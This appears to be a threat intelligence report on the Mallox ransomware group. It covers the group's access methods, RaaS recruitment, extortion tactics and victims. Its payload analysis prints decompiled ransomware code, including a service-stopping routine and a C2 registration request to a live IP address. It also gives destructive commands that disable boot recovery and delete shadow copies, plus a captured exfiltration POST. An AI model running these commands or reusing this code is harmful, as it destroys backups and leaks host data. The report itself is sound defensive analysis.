
The intrusion set is reported to mainly exploit vulnerable MS-SQL Servers to gain access. Also, it was previously reported compromising victims' networks through brute-force and dictionary attacks targeting accounts protected with weak credentials. Alternatively, Mallox operators exploit known, unpatched vulnerabilities.

Mallox operators deploying the Xollam variant were also reported leveraging OneNote for phishing campaigns aiming to gain access to victims' systems.

Internal structure

The Mallox ransomware representatives are likely former members of tier ransomware operations. Of note, they declared having acquired the Mallox project from another threat group.

Although the Mallox internal organisation and its structure remain undocumented, their negotiation website introduces several categories of "staff" people, which we observed evolving over time. Notably, we identified the presence of the following usernames: *Admin*, *Support*, *Maestro*, *Team*, *Neuroframe*, *Panda* and *Grindr*.



Client Information

Basic

TargetID [redacted]

Blog Link: No

Test Decryption: Was not sent

Payment Details

Price: $100000 / 3.84854587 ฿

Amount Paid: $0

Last transaction: N/A

Staff online

Admin Maestro Support Team Hiervos

Test Decryption

Direct Link to File:

https://domain.com/importantdocument.docx

* FILES ABOVE 3MB WILL NOT BE DECRYPTED

Chat

We communicate only in English

There are no messages in the chat yet
Write the first message

Figure 8. Screenshot from Mallox .onion website with Staff section.

As detailed later in this report, we were also able to identify these usernames, in addition to *Hiervos* and *Vampire*, in Mallox ransomware samples collected in the wild in April 2024. Therefore, TDR analysts assess that these names correspond to Mallox operators and/or affiliates of their private RaaS. As of April 2024, Sekoia is not able to establish any direct link between these usernames and known personas operating on cybercrime forums that we monitor.

RaaS operation

We observed the Mallox ransomware operation transitioning into the Ransomware-as-a-Service distribution model from mid-2022.


TDR analysts identified two online personas – “Mallx” and “RansomR” (aka “Mallox”) – operating on multiple underground forums and actively recruiting affiliates (referred to as “pentesters” in the ransomware-related slang) for distributing the Mallox ransomware.

It is possible that RansomR and Mallx are the same individual or two different individuals sharing the role of administrator of the Mallox RaaS program.

Our observations reveal that the RaaS recruitment campaigns launched by the RansomR persona on numerous cybercrime forums were only maintained for a short time, and the threat actor ceased to be active in mid-2023. On the contrary, the Mallx persona persisted in recruiting affiliates for the Mallox RaaS, also acquiring initial accesses on the RAMP forum and conducting other cybercrime-related activities (*e.g.* selling 0day vulnerabilities) until at least March 2024. Of note, RAMP is currently a top-tier forum and marketplace dedicated to cybercrime activities among which Ransomware-as-a-Service is a major component.

In January 2023, Mallox representatives stated they are a small, closed ransomware group operating from the European region. This is consistent with their recruiting ads on the RAMP forum posted throughout 2023, where Mallx seeked to partially expand its private affiliate program. The threat actor was looking to partner with advanced, Russian-speaking threat actors able to establish initial access on victims’ networks either for sale to Mallox operators or for direct participation in their private RaaS if the obtained accesses proved to be of significant interest.

As illustrated below, the Mallox RaaS operation focuses on the exploitation of Fortinet, Cisco and VPN accesses for ransomware propagation. It leverages the Big Game Hunting (BGH) strategy, as it targets entities with a high revenue (over $10M) primarily in the United States, the United Kingdom, Canada, Australia and Germany. Mallox’ victims selection seems consistent with those of most opportunistic ransomware, sparing government and educational assets from attacks.



Криптолокер Mallox ищет пентестеров в команду

Mallx · 21 Янв 2023

Mallx
12 Ноя 2022
Сообщения 23
Реакции 2
Баллы 3

21 Янв 2023

Ransomware "Mallox" ищет пентестеров со своим материалом в команду/партнеры

Если у вас есть собственный материал, то мы готовы предложить вам качественный софт и поддержку

Особенности:

- Блог
- Веб панель с регулировкой цен для клиентов, чатами, статистикой и плюхаами
- Шифрование эллиптические кривые + чача20 + сделаны многочисленные обновления софта.
- Чистый код

Условия для работы:

- Ваши 70% наши 30%
- Ваши 80% наши 20%, если у вас много материала и большие сетки
- Очень важен опыт! по учиться не пишите, не отнимайте наше время,будет отбор, всех подряд не берем, только ограниченное количество партнеров на длительный срок !
- Неактивных будем со временем отключать
- С англоязычными не рааботаем

За подробностями пишите в джаббер: mall0@exploit.im

Последнее редактирование: 8 Сен 2023

d0p

Figure 9. Mallox RaaS advertisement on the RAMP forum.

Double extortion

Based on our observations, Mallox was distributed in simple extortion campaigns centred around data encryption which persisted until early 2022.

This tactic evolved by mid-year 2022, when Mallox transitioned to leveraging the double extortion strategy by exfiltrating victims’ data in addition to encrypting it, further threatening to publish stolen data. Initially, they used dedicated Twitter,Telegram and cybercrime forums accounts for data leakage.

From October 2022 onwards, Mallox started to use dedicated TOR resources for double extortion, urging victims to engage negotiations via a dedicated TOR page using provided personal IDs, or by sending the IDs to a specific email address. Based on the evidence gathered by TDR, Mallox operators exclusively communicate in English on their negotiation portal with victims.

In separate cases, ransomware operators leverage the triple extortion tactic by threatening to contact the victims’ partners to discreditate them, and also warn victims based in Europe that they are at risk of contravening the GDPR principles if the stolen data ends up being publicly released.

The group abuses the AnonFiles file-sharing service to upload and share exfiltrated data.

Ransom demands associated with Mallox compromises vary widely, being reported to range from $1000 to $60,000. TDR found that in one case involving a Colombian-based victim, the ransom amount was reduced from $50,000 to $20,000 within a two-week period.

Victimology of Mallox ransomware

Mallox is almost certainly an opportunistic intrusion set impacting organisations in various verticals, notably the manufacturing, the retail and the technology ones.

Although Mallox representatives actively seek high-revenue targets (as indicated in recruitment posts on cybercrime forums), most of the ransomware's victims known in open-source are small and middle size enterprises. However, a few big names, such as the Federation of Indian Chambers of Commerce and Industry or Garuda Indonesia airline company.
No casualties were observed in Eastern Europe, in line with the group's previous announcements about avoiding attacking entities from Kazakhstan, Russia, Qatar, and Ukraine. Based on Trend Micro telemetry data from 2022 and 2023, Mallox campaigns notably impacted Asian countries.

The victims identified by Sekoia in open source ranged from $5M to over $780M in annual revenue.

On the Mallox Data Leak Site (DLS), stolen data from over 35 victims was released between 21 October 2022 and April 2024. It is noteworthy that the real number of all Mallox compromises is expected to be much higher.





Figure 10. Countries affected by Mallox since January 2023 based on claims on the Mallox Data Leak Site.

Payload overview

Mallox ransomware is developed in C++, the malware does not have any anti-analysis nor environment detection. This aligns with the use of PureCrypter as an initial payload in its campaign.

One of the first actions of the ransomware is to check the default language to ensure that it is not executed in a russian-speaking environment.



```
LOWORD(v5) = GetUserDefaultLangID() - 0x419;  // check if lang is ru-RU
```


Figure 11. Countries not affected by Mallox since january 2023.

The ransomware then adjusts its privileges to leverage the SeTakeOwnershipPrivilege and SeDebugPrivilege privileges.

Whereafter, the Mallox begins its destructive activities by starting a thread that disables certain recovery options and ignores all failures at boot time. This thread is also responsible for stopping a set of services.


1. bcdedit /set {current} bootstatuspolicy ignoreallfailures

2. bcdedit /set {current} recoveryenabled no
3. Stop services (*See figure 12 and 13):*



```
dq offset aGpsmediasvr   ; "GPSMediaSvr"
dq offset aGpsloginsvr   ; "GPSLoginSvr"
dq offset aGpstomcat6    ; "GPSTomcat6"
dq offset aGpsmysqld     ; "GPSMysqld"
dq offset aGpsftpd       ; "GPSFtpd"
dq offset aBackupexecagen ; "BackupExecAgentAccelerator"
dq offset aBedbg         ; "bedbg"
dq offset aBackupexecdevi ; "BackupExecDeviceMediaService"
dq offset aBackupexecrpcs ; "BackupExecRPCService"
dq offset aBackupexecagen_0 ; "BackupExecAgentBrowser"
dq offset aBackupexecjobe ; "BackupExecJobEngine"
dq offset aBackupexecmana ; "BackupExecManagementService"
dq offset aMdm           ; "MDM"
dq offset aTxqbservice   ; "TxQBService"
dq offset aGailunDownload ; "Gailun_Downloader"
dq offset aRemoteassistse ; "RemoteAssistService"
dq offset aYunservice    ; "YunService"
dq offset aServU         ; "Serv-U"
```

Figure 12. Extract of Service that the ransomware attempt to stop.



```
for ( i = 0; i < ServicesReturned; ++i )
{
  v17 = *&v11[i].ServiceStatus.dwServiceType;
  v18 = *&v11[i].ServiceStatus.dwServiceSpecificExitCode;
  hService = OpenServiceW(a1[4], v11[i].lpServiceName, 0x26u);
  v16[0] = hService;
  if ( !hService || (set_service_config_to_disabled(v13, v16), !ControlService(hService, 1u, &ServiceStatus)) )
  {
LABEL_22:
    free_struct_service_mem(lpServices);
    return 0;
  }
  while ( ServiceStatus.dwCurrentState != SERVICE_STOPPED )
  {
    Sleep(ServiceStatus.dwWaitHint);
    if ( !QueryServiceStatusEx(hService, SC_STATUS_PROCESS_INFO, &Service
      goto LABEL_22;
    if ( ServiceStatus.dwCurrentState == SERVICE_STOPPED )
      break;
    if ( GetTickCount64() - TickCount64 > *(a1 + 11) )
      goto LABEL_22;
  }
  CloseServiceHandle(hService);
```

```
return ChangeServiceConfigW(
         *hService,
         0xFFFFFFFF,
         SERVICE_DISABLED,
         0xFFFFFFFF,
         0i64,
         0i64,
         0i64,
         0i64,
         0i64,
         0i64,
         0i64);
```


Figure 13. Mallox function used to stop services.

The malware deletes shadow copies using the infamous command: vssadmin.exe delete shadows /all /quiet. It also deletes links to tools such as wmic.exe, powershell.exe, bcdedit.exe, *etc.*

The main function of the ransomware iterates through the disks and drives of the infected host to encrypt files.

Once the files are encrypted, the malware **registers** the new victim with its Command and Control server by sending a host **fingerprint** over an HTTP POST request. The fingerprint includes five pieces of information:

- A field “*user*” that contains the ransomware operator’s name;
- A field “*TargetID*” that contains the victim’s identifier;
- A field “*max_size_of_file*” that contains the largest file;
- A field “*SystemInformation*” that contains the OS version and architecture, the default language, the public IP address and username;
- A field “*size_of_hdd*” that contains the size of the hard drive disk.



```
  url_w = init_internet_stack(&ptr_w_url, L"http://91.215.85.142/QWEwqdsvsf/ap.php");
  HIDWORD(v37) = url_w;
  if ( !url_w )
  {
BEL_75:
    v7 = &ptr_w_url;
    return sub_140022930(v7);
  }
  sub_140050D90(v57, 0i64, 248i64);
  sub_14000CA90(v57);
  winnet_add_header(v58, L"Content-Type: application/x-www-form-urlencoded\r\nHost: ");
  v11 = winnet_add_header(v58, ptr_w_url);
  sub_14000F800(v11);
  *(_QWORD *)v68 = 0i64;
  v69 = 0;
  if ( qword_140076130 / 0x40000000 )
    wnsprintfA(v68, 10, "%llu", qword_140076130 / 0x40000000);
  else
    wnsprintfA(v68, 10, "0.%llu", qword_140076130 / 0x100000);
  sub_140050D90(v48, 0i64, 248i64);
  sub_14000BC20(v48);
  std::string::concate(v49, "user=");
  sub_14000BDF0(v49);
  v12 = std::string::concate(v49, "&TargetID=");
  v13 = std::string::concate(v12, byte_1400762E0);
  v14 = std::string::concate(v13, "&SystemInformation=");
  v15 = std::string::concate(v14, ::pszUrl);
  v16 = std::string::concate(v15, "&max_size_of_file=");
  v17 = std::string::concate(v16, v68);
  v18 = std::string::concate(v17, "&size_of_hdd=");
  sub_14000BF50(v18, (unsigned int)ptr_http_data);
```

Figure 14. HTTP POST request to register new victim.


Before ending its activity, the ransomware displays the following message to the victim: “*Do NOT shutdown OR reboot your PC: this might damage your files permanently!*” Additionally, it alters some registry keys to hide the Shutdown, Restart, and Signout buttons in the Windows GUI menu. These changes are made in the hive “SOFTWARE\\Microsoft\\PolicyManager\\default\\Start\\” with the following keys:

- HideShutDown
- HideRestart
- HideSignOut

Mallox ransomware affiliates identified

Reversing and sandbox execution revealed data being sent via HTTP Post to the URL *hxxp://91.215.85[.]142/QWEwqdsvsf/ap.php*. Pivoting on this URI path takes us back to **whyers[.]io**, which is also associated with Mallox. This URI path is therefore a helpfulmonitoring pattern.

As detailed previously, data sent via POST corresponds to the host fingerprint.




```
POST /QWEwqdsvsf/ap.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 91.215.85.142
Content-Length: 164
Connection: Keep-Alive
Cache-Control: no-cache

user=maestro&TargetID=[redacted]&SystemInformation=Windows%207%20Ultimate%20x64,%20US,%20154.
61.71.50,%20YOGIHFSV&max_size_of_file=0.0&size_of_hdd=215HTTP/1.1 200 OK
Server: nginx/1.22.1
Date: Tue, 16 Apr 2024 08:43:39 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.4.33

Successfully_added
```

Figure 15. Data exchange between a victim and Mallox C2.



```
qword_140073C90 dq 79F9223C913B295Ah     ; DATA XREF: start_encryption_and_C2_com+
dword_140073C98 dd 0A3DC2D57h            ; DATA XREF: start_encryption_and_C2_com+
aMaestro        db 'maestro',0           ; DATA XREF: std__string__append+72↑o
```

Figure 16. Username sent to the C2.

System information can be viewed in the Mallox onion page and as this network communication is the only one observed, Sekoia assesses with high confidence that this URL serves as a relay to the Mallox .onion site.

As detailed above, ***maestro***is identified as a Mallox “staff member”. It is also possibly a ransomware operator. TDR assumes that the username would be the affiliate’s or operator’s ID attribute. To confirm this hypothesis, we analysed the public sandbox execution associated with Mallox from ANY.RUN and Triage. In the around twenty cases investigated, the above-mentioned URL was presented in 19, and for the remaining cases, the data was sent to *hxxps://whyers[.]io*.

As a result, five different users were identified: *maestro*, *hiervos*, *admin*, *vampire* and *panda.*

Based on the infection IDs associated with these usernames, it was possible to obtain information on the ransomware operations conducted by some of them. It was also found that Mallox creates unique payment addresses (Bitcoin and Tether) for each infection ID.

Focus *maestro*

Maestro is the user to whom the most recent of the collected samples are linked. The ransom fixed by *Maestro* is always $5,000. An infection ID is generated each time the ransomware is run. *Maestro* seems to target vulnerable servers, but does not appear to seek to lateralise itself in the victims' information systems.

Since March 2024, it has been using PureCrypter to load Mallox. This is the only affiliate observed to use this combination of malware.

